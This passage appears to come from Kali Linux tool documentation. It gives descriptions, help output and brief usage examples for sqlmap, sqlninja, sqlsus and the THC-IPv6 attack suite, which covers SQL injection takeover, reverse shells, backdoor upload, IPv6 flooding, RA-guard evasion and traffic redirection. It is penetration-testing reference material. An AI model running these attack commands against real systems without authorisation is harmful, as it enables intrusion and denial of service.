Attack the given URL *(-u "http://192.168.1.250/?p=1&forumaction=search")* and extract the database names *(-dbs)*:

```
root@kali:~# sqlmap -u "http://192.168.1.250/?p=1&forumaction=search" --dbs

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 13:11:04
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, DB2, EXPLOITATION, HTTP, MSSQL, MYSQL, ORACLE, POSTGRESQL, SQLITE, VULNANALYSIS, WEBAPPS

Sqlninja

SQLNINJA PACKAGE DESCRIPTION

Fancy going from a SQL Injection on Microsoft SQL Server to a full GUI access on the DB? Take a few new SQL Injection tricks, add a couple of remote shots in the registry to disable Data Execution Prevention, mix with a little Perl that automatically generates a debug script, put all this in a shaker with a Metasploit wrapper, shake well and you have just one of the attack modules of sqlninja!

Sqlninja is a tool targeted to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end.

Its main goal is to provide a remote access on the vulnerable DB server, even in a very hostile environment. It should be used by penetration testers to help and automate the process of taking over a DB Server when a SQL Injection vulnerability has been discovered.

Source: http://sqlninja.sourceforge.net/

Sqlninja Homepage | Kali Sqlninja Repo

- Author: icesurfer
- License: GPLv3

TOOLS INCLUDED IN THE SQLNINJA PACKAGE

sqlninja–SQLserverinjectionandtakeovertool

```
root@kali:~# sqlninja -h
Unknown option: h
Usage: /usr/bin/sqlninja
    -m <mode> : Required. Available modes are:
        t/test - test whether the injection is working
        f/fingerprint - fingerprint user, xp_cmdshell and more
        b/bruteforce - bruteforce sa account
        e/escalation - add user to sysadmin server role
        x/resurrectxp - try to recreate xp_cmdshell
        u/upload - upload a .scr file
        s/dirshell - start a direct shell
        k/backscan - look for an open outbound port
        r/revshell - start a reverse shell
        d/dnstunnel - attempt a dns tunneled shell
        i/icmpshell - start a reverse ICMP shell
        c/sqlcmd - issue a 'blind' OS command
        m/metasploit - wrapper to Metasploit stagers
    -f <file> : configuration file (default: sqlninja.conf)
    -p <password> : sa password
    -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
                    only)
    -g : generate debug script and exit (only valid in upload mode)
    -v : verbose output
    -d <mode> : activate debug
        1 - print each injected command
        2 - print each raw HTTP request
        3 - print each raw HTTP response
        all - all of the above
    ...see sqlninja-howto.html for details
```

SQLNINJA USAGE EXAMPLE

Connect to the target in test mode *(–m t)* with the specified config file *(–f /root/sqlninja.conf)*:

```
root@kali:~# sqlninja -m t -f /root/sqlninja.conf
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
[+] Parsing /root/sqlninja.conf...
[+] Target is: 192.168.1.51:80
[+] Trying to inject a 'waitfor delay'....
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, MSSQL, VULNANALYSIS, WEBAPPS

sqlsus

SQLSUS PACKAGE DESCRIPTION

sqlsus is an open source MySQL injection and takeover tool, written in perl.

Via a command line interface, you can retrieve the database(s) structure, inject your own SQL queries (even complex ones), download files from the web server, crawl the website for writable directories, upload and control a backdoor, clone the database(s), and much more…
Whenever relevant, sqlsus will mimic a MySQL console output.

sqlsus focuses on speed and efficiency, optimising the available injection space, making the best use (I can think of) of MySQL functions.
It uses stacked subqueries and an powerful blind injection algorithm to maximise the data gathered per web server hit.
Using multithreading on top of that, sqlsus is an extremely fast database dumper, be it for inband or blind injection.

If the privileges are high enough, sqlsus will be a great help for uploading a backdoor through the injection point, and takeover the web server.

It uses SQLite as a backend, for an easier use of what has been dumped, and integrates a lot of usual features (see below) such as cookie support, socks/http proxying, https.

Source: http://sqlsus.sourceforge.net/

sqlsus Homepage | Kali sqlsus Repo

- Author: Jérémy Ruffet
- License: GPLv3

TOOLS INCLUDED IN THE SQLSUS PACKAGE

sqlsus–MySQLinjectiontool

```
root@kali:~# sqlsus -h

             sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

Usage:
    sqlsus [options] [config file]

     Options:
        -h, --help                   brief help message
        -v, --version                version information
        -e, --execute <commands>      execute commands and exit
        -g, --genconf <filename>      generate configuration file
```

SQLSUS USAGE EXAMPLE

Generate a configuration file for the scan *(-g sqlsus.cfg)*:

```
root@kali:~# sqlsus -g sqlsus.cfg

             sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Configuration successfully saved to sqlsus.cfg
root@kali:~# nano sqlsus.cfg
root@kali:~# sqlsus sqlsus.cfg

             sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Session "192.168.1.25" created
sqlsus> start
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* DATABASE, MYSQL, VULNANALYSIS, WEBAPPS

THC-IPV6

THC-IPV6 PACKAGE DESCRIPTION

A complete tool set to attack the inherent protocol weaknesses of IPV6 and ICMP6, and includes an easy to use packet factory library.

Source: https://www.thc.org/thc-ipv6/

THC-IPV6 Homepage | Kali THC-IPV6 Repo

- Author: The Hacker’s Choice
- License: AGPLv3

TOOLS INCLUDED IN THE THC-IPV6 PACKAGE

6to4test.sh–TestsiftheIPv4targethasadynamic6to4tunnelactive

```
root@kali:~# 6to4test.sh
```

```
Syntax: /usr/bin/6to4test.sh interface ipv4address
This little script tests if the IPv4 target has a dynamic 6to4 tunnel active
Requires address6 and thcping6 from thc-ipv6
```

address6–Convertsamacoripv4addresstoanipv6address

```
root@kali:~# address6
address6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
    address6 mac-address [ipv6-prefix]
    address6 ipv4-address [ipv6-prefix]
    address6 ipv6-address

Converts a mac or ipv4 address to an ipv6 address (link local if no prefix is
given as 2nd option) or, when given an ipv6 address, prints the mac or ipv4
address. Prints all possible variations. Returns -1 on errors or the number of
variations found
```

alive6–Showsaliveaddressesinthesegment

```
root@kali:~# alive6
alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port,..]
[-a port,..] [-u port,..] [-W TIME] [-dlrvS] interface [unicast-or-multicast-address
[remote-router]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file    check systems from input file
  -o file    write results to output file
  -M         enumerate hardware addresses (MAC) from input addresses (slow!)
  -D         enumerate DHCP address space from input addresses
  -p         send a ping packet for alive check (default)
  -e dst,hop send an errornous packets: destination (default), hop-by-hop
  -s port,port,..  TCP-SYN packet to ports for alive check
  -a port,port,..  TCP-ACK packet to ports for alive check
  -u port,port,..  UDP packet to ports for alive check
  -d         DNS resolve alive ipv6 addresses
  -n number  how often to send each packet (default: local 1, remote 2)
  -W time    time in ms to wait after sending a packet (default: 1)
  -S         slow mode, get best router for each remote target or when proxy-NA
  -I srcip6  use the specified IPv6 address as source
  -l        use link-local address instead of global address
  -v        verbose (twice: detailed information, thrice: dumping all packets)
Target address on command line or in input file can include ranges in the form
of 2001:db8::1-fff or 2001:db8::1-2:0-ffff:0:0-ffff, etc.
Returns -1 on errors, 0 if a system was found alive or 1 if nothing was found.
```

covert_send6–SendsthecontentofFILEcovertlytothetarget

```
root@kali:~# covert_send6
covert_send6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6 [-m mtu] [-k key] [-s resend] interface target file [port]

Options:
  -m mtu     specifies the maximum MTU (default: interface MTU, min: 1000)
  -k key     encrypt the content with Blowfish-160
  -s resend  send each packet RESEND number of times, default: 1

Sends the content of FILE covertly to the target, And its POC - dont except
too much sophistication - its just put into the destination header.
```

covert_send6d–WritescovertlyreceivedcontenttoFILE

```
root@kali:~# covert_send6d
covert_send6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: covert_send6d [-k key] interface file

Options:
  -k key     decrypt the content with Blowfish-160

Writes covertly received content to FILE.
```

denial6–Performsvariousdenialofserviceattacksonatarget

```
root@kali:~# denial6
denial6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

detect-new-ip6–Thistoolsdetectsnewipv6addressesjoiningthelocalnetwork

```
root@kali:~# detect-new-ip6
```

```
detect-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect-new-ip6 interface [script]

This tools detects new ipv6 addresses joining the local network.
If script is supplied, it is executed with the detected IPv6 address as first
and the interface as second command line option.
```

detect_sniffer6–TestsifsystemsonthelocalLANaresniffing

```
root@kali:~# detect_sniffer6
detect_sniffer6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: detect_sniffer6 interface [target6]

Tests if systems on the local LAN are sniffing.
Works against Windows, Linux, OS/X and *BSD
If no target is given, the link-local-all-nodes address is used, which
however rarely works.
```

dnsdict6–EnumeratesadomainforDNSentries

```
root@kali:~# dnsdict6
dnsdict6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsdict6 [-d46] [-s|-m|-l|-x] [-t THREADS] [-D] domain [dictionary-file]

Enumerates a domain for DNS entries, it uses a dictionary file if supplied
or a built-in list otherwise. This tool is based on dnsmap by gnucitizen.org.

Options:
 -4      also dump IPv4 addresses
 -t NO   specify the number of threads to use (default: 8, max: 32).
 -D      dump the selected built-in wordlist, no scanning.
 -d      display IPv6 information on NS and MX DNS domain information.
 -S      perform SRV service name guessing
 -[smlx] choose the dictionary size by -s(mall=50), -m(edium=796) (DEFAULT)
           -l(arge=1416), or -x(treme=3211)
```

dnsrevenum6–PerformsafastreverseDNSenumerationandisabletocopewithslowservers

```
root@kali:~# dnsrevenum6
dnsrevenum6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dnsrevenum6 dns-server ipv6address
```

```
Performs a fast reverse DNS enumeration and is able to cope with slow servers.
Examples:
  dnsrevenum6 dns.test.com 2001:db8:42a8::/48
  dnsrevenum6 dns.test.com 8.a.2.4.8.b.d.0.1.0.0.2.ip6.arpa
```

dnssecwalk–PerformDNSSECNSECwalking

```
root@kali:~# dnssecwalk
dnssecwalk v1.2 (c) 2013 by Marc Heuse <mh@mh-sec.de> http://www.mh-sec.de

Syntax: dnssecwalk [-e46] dns-server domain

Options:
 -e  ensure that the domain is present in found addresses, quit otherwise
 -4  resolve found entries to IPv4 addresses
 -6  resolve found entries to IPv6 addresses

Perform DNSSEC NSEC walking.

Example: dnssecwalk dns.test.com test.com
```

dos_mld.sh–Ifspecified,themulticastaddressofthetargetwillbedroppedfirst

```
root@kali:~# dos_mld.sh
Syntax: /usr/bin/dos_mld.sh [-2] interface [target-link-local-address multicast-
address]
If specified, the multicast address of the target will be dropped first.
All multicast traffic will cease after a while.
Specify -2 to use MLDv2.
```

dos-new-ip6–Thistoolspreventsnewipv6interfacestocomeup

```
root@kali:~# dos-new-ip6
dos-new-ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

dump_router6–Dumpsalllocalroutersandtheirinformation

```
root@kali:~# dump_router6
dump_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: dump_router6 interface
```

```
Dumps all local routers and their information
```

exploit6–PerformsexploitsofvariousCVEknownIPv6vulnerabilitiesonthedestination

```
root@kali:~# exploit6
exploit6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: exploit6 interface destination [test-case-number]

Performs exploits of various CVE known IPv6 vulnerabilities on the destination
Note that for exploitable overflows only 'AAA...' strings are used.
If a system is vulnerable, it will crash, so be careful!
```

extract_hosts6.sh–printsthehostpartsofIPv6addressesinFILE

```
root@kali:~# extract_hosts6.sh
/usr/bin/extract_hosts6.sh FILE
prints the host parts of IPv6 addresses in FILE
```

extract_networks6.sh–printsthenetworksfoundinFILE

```
root@kali:~# extract_networks6.sh
/usr/bin/extract_networks6.sh FILE
prints the networks found in FILE
```

fake_advertise6–Advertiseipv6addressonthenetwork

```
root@kali:~# fake_advertise6
fake_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_advertise6 [-DHF] [-Ors] [-n count] [-w seconds] interface ip-address-
advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not specified),
sending it to the all-nodes multicast address if no target address is set.
Source ip addresss is the address advertised if not set.

Sending options:
  -n count    send how many packets (default: forever)
  -w seconds  wait time between the packets sent (default: 5)
Flag options:
  -O  do NOT set the override flag (default: on)
  -r  DO set the router flag (default: off)
  -s  DO set the solicitate flag (default: off)
ND Security evasion options (can be combined):
  -H  add a hop-by-hop header
  -F  add a one shot fragment header (can be specified multiple times)
  -D  add a large destination header which fragments the packet.
```

fake_dhcps6–FakeDHCPv6server

```
root@kali:~# fake_dhcps6
fake_dhcps6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dhcps6 interface network-address/prefix-length dns-server [dhcp-server-ip-address [mac-address]]

Fake DHCPv6 server. Use to configure an address and set a DNS server
```

fake_dns6d–FakeDNSserverthatservesthesameipv6addresstoanylookuprequest

```
root@kali:~# fake_dns6d
fake_dns6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dns6d interface ipv6-address [fake-ipv6-address [fake-mac]]
Fake DNS server that serves the same ipv6 address to any lookup request
You can use this together with parasite6 if clients have a fixed DNS server
Note: very simple server. Does not honor multiple queries in a packet, norNS, MX, etc. lookups.
```

fake_dnsupdate6–FakeDNSupdater

```
root@kali:~# fake_dnsupdate6
fake_dnsupdate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_dnsupdate6 dns-server full-qualified-host-dns-name ipv6address

Example: fake_dnsupdate6 dns.test.com myhost.sub.test.com ::1
```

fake_mipv6–Willredirectallpacketsforhome-addresstocare-of-address

```
root@kali:~# fake_mipv6
fake_mipv6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mipv6 interface home-address home-agent-address care-of-address

If the mobile IPv6 home-agent is mis-configured to accept MIPV6 updates without
IPSEC, this will redirect all packets for home-address to care-of-address
```

fake_mld26

```
root@kali:~# fake_mld26
fake_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld26 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]

This uses the MLDv2 protocol. Only a subset of what the protocol is able to
do is possible to implement via a command line. Code it if you need something.
Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mld6–Ad(d)vertiseordeleteyourself–oranyoneyouwant

```
root@kali:~# fake_mld6
fake_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mld6 [-l] interface add|delete|query [multicast-address [target-address
[ttl [own-ip [own-mac-address [destination-mac-address]]]]]]

Ad(d)vertise or delete yourself - or anyone you want - in a multicast group of your
choice
Query ask on the network who is listening to multicast addresses
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_mldrouter6–Announce,deleteorsoliciatedMLDrouter

```
root@kali:~# fake_mldrouter6
fake_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_mldrouter6 [-l] interface advertise|solicitate|terminate [own-ip [own-
mac-address]]

Announce, delete or soliciated MLD router - yourself or others.
Use -l to loop and send (in 5s intervals) until Control-C is pressed.
```

fake_pim6

```
root@kali:~# fake_pim6
fake_pim6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:
  fake_pim6 [-t ttl] [-s src6] [-d dst6] interface hello [dr_priority]
   fake_pim6 [-t ttl] [-s src6] [-d dst6] interface join|prune neighbor6 multicast6
target6

The hello command takes optionally the DR priority (default: 0).
The join and prune commands need the multicast group to modify, the target
address that joins or leavs and the neighbor PIM router
```

```
Use -s to spoof the source ip6, -d to send to another address than ff02::d,
and -t to set a different TTL (default: 1)
```

fake_router26–Announceyourselfasarouterandtrytobecomethedefaultrouter

```
root@kali:~# fake_router26
fake_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_router26 [-E type] [-A network/prefix] [-R network/prefix] [-D dns-server]
[-s sourceip] [-S sourcemac] [-ardl seconds] [-Tt ms] [-n no] [-i interval] interface

Options:
 -A network/prefix  add autoconfiguration network (up to 16 times)
 -a seconds         valid lifetime of prefix -A (defaults to 99999)
 -R network/prefix  add a route entry (up to 16 times)
 -r seconds         route entry lifetime of -R (defaults to 4096)
 -D dns-server      specify a DNS server (up to 16 times)
 -L searchlist      specify the DNS domain search list, seperate entries with ,
 -d seconds         dns entry lifetime of -D (defaults to 4096
 -M mtu             the MTU to send, defaults to the interface setting
 -s sourceip        the source ip of the router, defaults to your link local
 -S sourcemac       the source mac of the router, defaults to your interface
 -l seconds         router lifetime (defaults to 2048)
 -T ms              reachable timer (defaults to 0)
 -t ms              retrans timer (defaults to 0)
 -p priority        priority "low", "medium", "high" (default), "reserved"
 -F flags           Set one or more of the following flags: managed, other,
                  homeagent, proxy, reserved; seperate by comma
 -E type            Router Advertisement Guard Evasion option. Types:
    H             simple hop-by-hop header
    1             simple one-shot fragmentation header (can add multiple)
    D             insert a large destination header so that it fragments
    O             overlapping fragments for keep-first targets (Win, BSD, Mac)
    o             overlapping fragments for keep-last targets (Linux, Solaris)
                   Examples: -E H111, -E D
 -m mac-address     if only one machine should receive the RAs (not with -E DoO)
 -i interval        time between RA packets (default: 5)
 -n number          number of RAs to send (default: unlimited)

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
```

fake_router6–Announceyourselfasarouterandtrytobecomethedefaultrouter.

```
root@kali:~# fake_router6
```

```
fake_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax:  fake_router6  [-HFD]  interface  network-address/prefix-length  [dns-server
[router-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

fake_solicitate6–Solicateipv6addressonthenetwork

```
root@kali:~# fake_solicitate6
fake_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fake_solicitate6 [-DHF] interface ip-address-solicitated [target-address [mac-
address-solicitated [source-ip-address]]]

Solicate ipv6 address on the network, sending it to the all-nodes multicast address
```

firewall6–PerformsvariousACLbypassattemptstocheckimplementations

```
root@kali:~# firewall6
firewall6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: firewall6 [-u] interface destination port [test-case-no]

Performs various ACL bypass attempts to check implementations.
Defaults to TCP ports, option -u switches to UDP.
For all test cases to work, ICMPv6 ping to thhe destination must be allowed.
```

flood_advertise6–Floodthelocalnetworkwithneighboradvertisements

```
root@kali:~# flood_advertise6
flood_advertise6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_advertise6 interface

Flood the local network with neighbor advertisements.
```

flood_dhcpc6–DHCPclientflooder

```
root@kali:~# flood_dhcpc6
flood_dhcpc6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_dhcpc6 [-n|-N] [-1] [-d] interface [domain-name]

DHCP client flooder. Use to deplete the IP address pool a DHCP6 server is
```

```
offering. Note: if the pool is very large, this is rather senseless. :-)

By default the link-local IP MAC address is random, however this won't work
in some circumstances. -n will use the real MAC, -N the real MAC and
link-local address. -1 will only solicate an address but not request it.
If -N is not used, you should run parasite6 in parallel.
Use -d to force DNS updates, you can specify a domain name on the commandline.
```

flood_mld26–FloodthelocalnetworkwithMLDv2reports

```
root@kali:~# flood_mld26
flood_mld26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld26 interface

Flood the local network with MLDv2 reports.
```

flood_mld6–FloodthelocalnetworkwithMLDreports

```
root@kali:~# flood_mld6
flood_mld6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mld6 interface

Flood the local network with MLD reports.
```

flood_mldrouter6–FloodthelocalnetworkwithMLDrouteradvertisements

```
root@kali:~# flood_mldrouter6
flood_mldrouter6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_mldrouter6 interface

Flood the local network with MLD router advertisements.
```

flood_router26–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router26
flood_router26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router26 [-HFD] [-s] [-RPA] interface

Flood the local network with router advertisements.
Each packet contains 17 prefix and route enries
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
-R does only send routing entries, no prefix information.
-P does only send prefix information, no routing entries.
```

```
-A is like -P but implements an attack by George Kargiotakis to disable privacy
extensions
The option -s uses small lifetimes, resulting in a more devasting impact
```

flood_router6–Floodthelocalnetworkwithrouteradvertisements

```
root@kali:~# flood_router6
flood_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_router6 [-HFD] interface

Flood the local network with router advertisements.
-F/-D/-H add fragment/destination/hopbyhop header to bypass RA guard security.
```

flood_solicitate6–Floodthenetworkwithneighborsolicitations

```
root@kali:~# flood_solicitate6
flood_solicitate6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: flood_solicitate6 interface [target]

Flood the network with neighbor solicitations.
```

fragmentation6–Performsfragmentfirewallandimplementationchecks

```
root@kali:~# fragmentation6
fragmentation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fragmentation6 [-fp] [-n number] interface destination [test-case-no]

-f activates flooding mode, no pauses between sends; -p disables first and
final pings, -n number specifies how often each test is performed

Performs fragment firewall and implementation checks, incl. denial-of-service.
```

fuzz_ip6–Fuzzesanicmp6packet

```
root@kali:~# fuzz_ip6
fuzz_ip6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: fuzz_ip6 [-x] [-t number | -T number] [-p number] [-IFSDHRJ] [-X|-1|-2|-3|-4|-
5|-6|-7|-8|-9|-0 port] interface unicast-or-multicast-address [address-in-data-pkt]

Fuzzes an icmp6 packet
Options:
 -X        do not add any ICMP/TCP header (tranport laye)
 -1        fuzz ICMP6 echo request (default)
 -2         fuzz ICMP6 neighbor solicitation
 -3         fuzz ICMP6 neighbor advertisement
 -4         fuzz ICMP6 router advertisement
 -5         fuzz multicast listener report packet
 -6         fuzz multicast listener done packet
 -7         fuzz multicast listener query packet
 -8         fuzz multicast listener v2 report packet
 -9         fuzz multicast listener v2 query packet
 -0         fuzz node query packet
 -s port    fuzz TCP-SYN packet against port
 -x         tries all 256 values for flag and byte types
 -t number  continue from test no. number
 -T number  only performs test no. number
 -p number  perform an alive check every number of tests (default: none)
 -a         do not perform initial and final alive test
 -n number  how many times to send each packet (default: 1)
 -I         fuzz the IP header too
 -F         add one-shot fragmentation, and fuzz it too (for 1)
 -S         add source-routing, and fuzz it too (for 1)
 -D         add destination header, and fuzz it too (for 1)
 -H         add hop-by-hop header, and fuzz it too (for 1 and 5-9)
 -R         add router alert header, and fuzz it too (for 5-9 and all)
 -J         add jumbo packet header, and fuzz it too (for 1)
You can only define one of -0 ... -9 and -s, defaults to -1.
Returns -1 on error, 0 on tests done and targt alive or 1 on target crash.
```

implementation6–Performssomeipv6implementationchecks

```
root@kali:~# implementation6
implementation6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6 [-p] [-s sourceip6] interface destination [test-case-number]

Options:
  -s sourceip6  use the specified source IPv6 address
  -p           do not perform an alive check at the beginning and end
Performs some ipv6 implementation checks, can be used to test some
firewall features too. Takes approx. 2 minutes to complete.
```

implementation6d–Identifiestestpacketsbytheimplementation6tool

```
root@kali:~# implementation6d
implementation6d v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: implementation6d interface
```

```
Identifies test packets by the implementation6 tool, useful to check what
packets passed a firewall
```

inject_alive6–ThistoolanswerstokeepaliverequestsonPPPoEand6in4tunnels

```
root@kali:~# inject_alive6
inject_alive6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inject_alive6 [-ap] interface

This tool answers to keep-alive requests on PPPoE and 6in4 tunnels; for PPPoE
it also sends keep-alive requests.
Note that the appropriate environment variable THC_IPV6_{PPPOE|6IN4} must be set
Option -a will actively send alive requests every 15 seconds.
Option -p will not send replies to alive requests.
```

inverse_lookup6–Performsaninverseaddressquery

```
root@kali:~# inverse_lookup6
inverse_lookup6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: inverse_lookup6 interface mac-address

Performs an inverse address query, to get the IPv6 addresses that are assigned
to a MAC address. Note that only few systems support this yet.
```

kill_router6–Announcethatatargetaroutergoingdowntodeleteitfromtheroutingtables

```
root@kali:~# kill_router6
kill_router6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: kill_router6 [-HFD] interface router-address [srcmac [dstmac]]

Announce that a target a router going down to delete it from the routing tables.
If you supply a '*' as router-address, this tool will sniff the network for any
RA packet and immediately send the kill packet.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

ndpexhaust26–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
```

ndpexhaust6–Floodthetarget/64networkwithICMPv6TooBigerrormessages

```
root@kali:~# ndpexhaust26
ndpexhaust26 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ndpexhaust26 [-acpPTUrR] [-s sourceip6] interface target-network

Options:
 -a      add a hop-by-hop header with router alert
 -c      do not calculate the checksum to save time
 -p      send ICMPv6 Echo Requests
 -P      send ICMPv6 Echo Reply
 -T      send ICMPv6 Time-to-live-exeeded
 -U      send ICMPv6 Unreachable (no route)
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address

Flood the target /64 network with ICMPv6 TooBig error messages.
This tool version is manyfold more effective than ndpexhaust6.
root@kali:~# ndpexhaust6
ndpexhaust6 by mario fleischmann <mario.fleischmann@1und1.de>

Syntax: ndpexhaust6 interface destination-network [sourceip]

Randomly pings IPs in target network
```

node_query6–SendsanICMPv6nodequeryrequesttothetarget

```
root@kali:~# node_query6
node_query6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org
```

```
Syntax: node_query6 interface target

Sends an ICMPv6 node query request to the target and dumps the replies.
```

passive_discovery6–Passivelysniffsthenetworkanddumpallclient’sIPv6addresses

```
root@kali:~# passive_discovery6
passive_discovery6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [-Ds] [-m maxhop] [-R prefix] interface [script]

Options:
 -D         do also dump destination addresses (does not work with -m)
 -s         do only print the addresses, no other output
 -m maxhop   the maximum number of hops a target which is dumped may be away.
            0 means local only, the maximum amount to make sense is usually 5
 -R prefix   exchange the defined prefix with the link local prefix

Passively sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

randicmp6–SendsallICMPv6typeandcodecombinationstodestination

```
root@kali:~# randicmp6
Syntax: randicmp6 [-s sourceip] interface destination [type [code]]

Sends all ICMPv6 type and code combinations to destination.
Option -s  sets the source ipv6 address.
```

redir6–Implantarouteintovictim-ip,whichredirectsalltraffictotarget-ip

```
root@kali:~# redir6
redir6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: redir6 interface victim-ip target-ip original-router new-router [new-router-
mac] [hop-limit]

Implant a route into victim-ip, which redirects all traffic to target-ip to
new-ip. You must know the router which would handle the route.
If the new-router-mac does not exist, this results in a DOS.
If the TTL of the target is not 64, then specify this is the last option.
```

redirsniff6–Implantarouteintovictim-ip,whichredirectsalltraffictodestination-ip

```
root@kali:~# redirsniff6
redirsniff6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

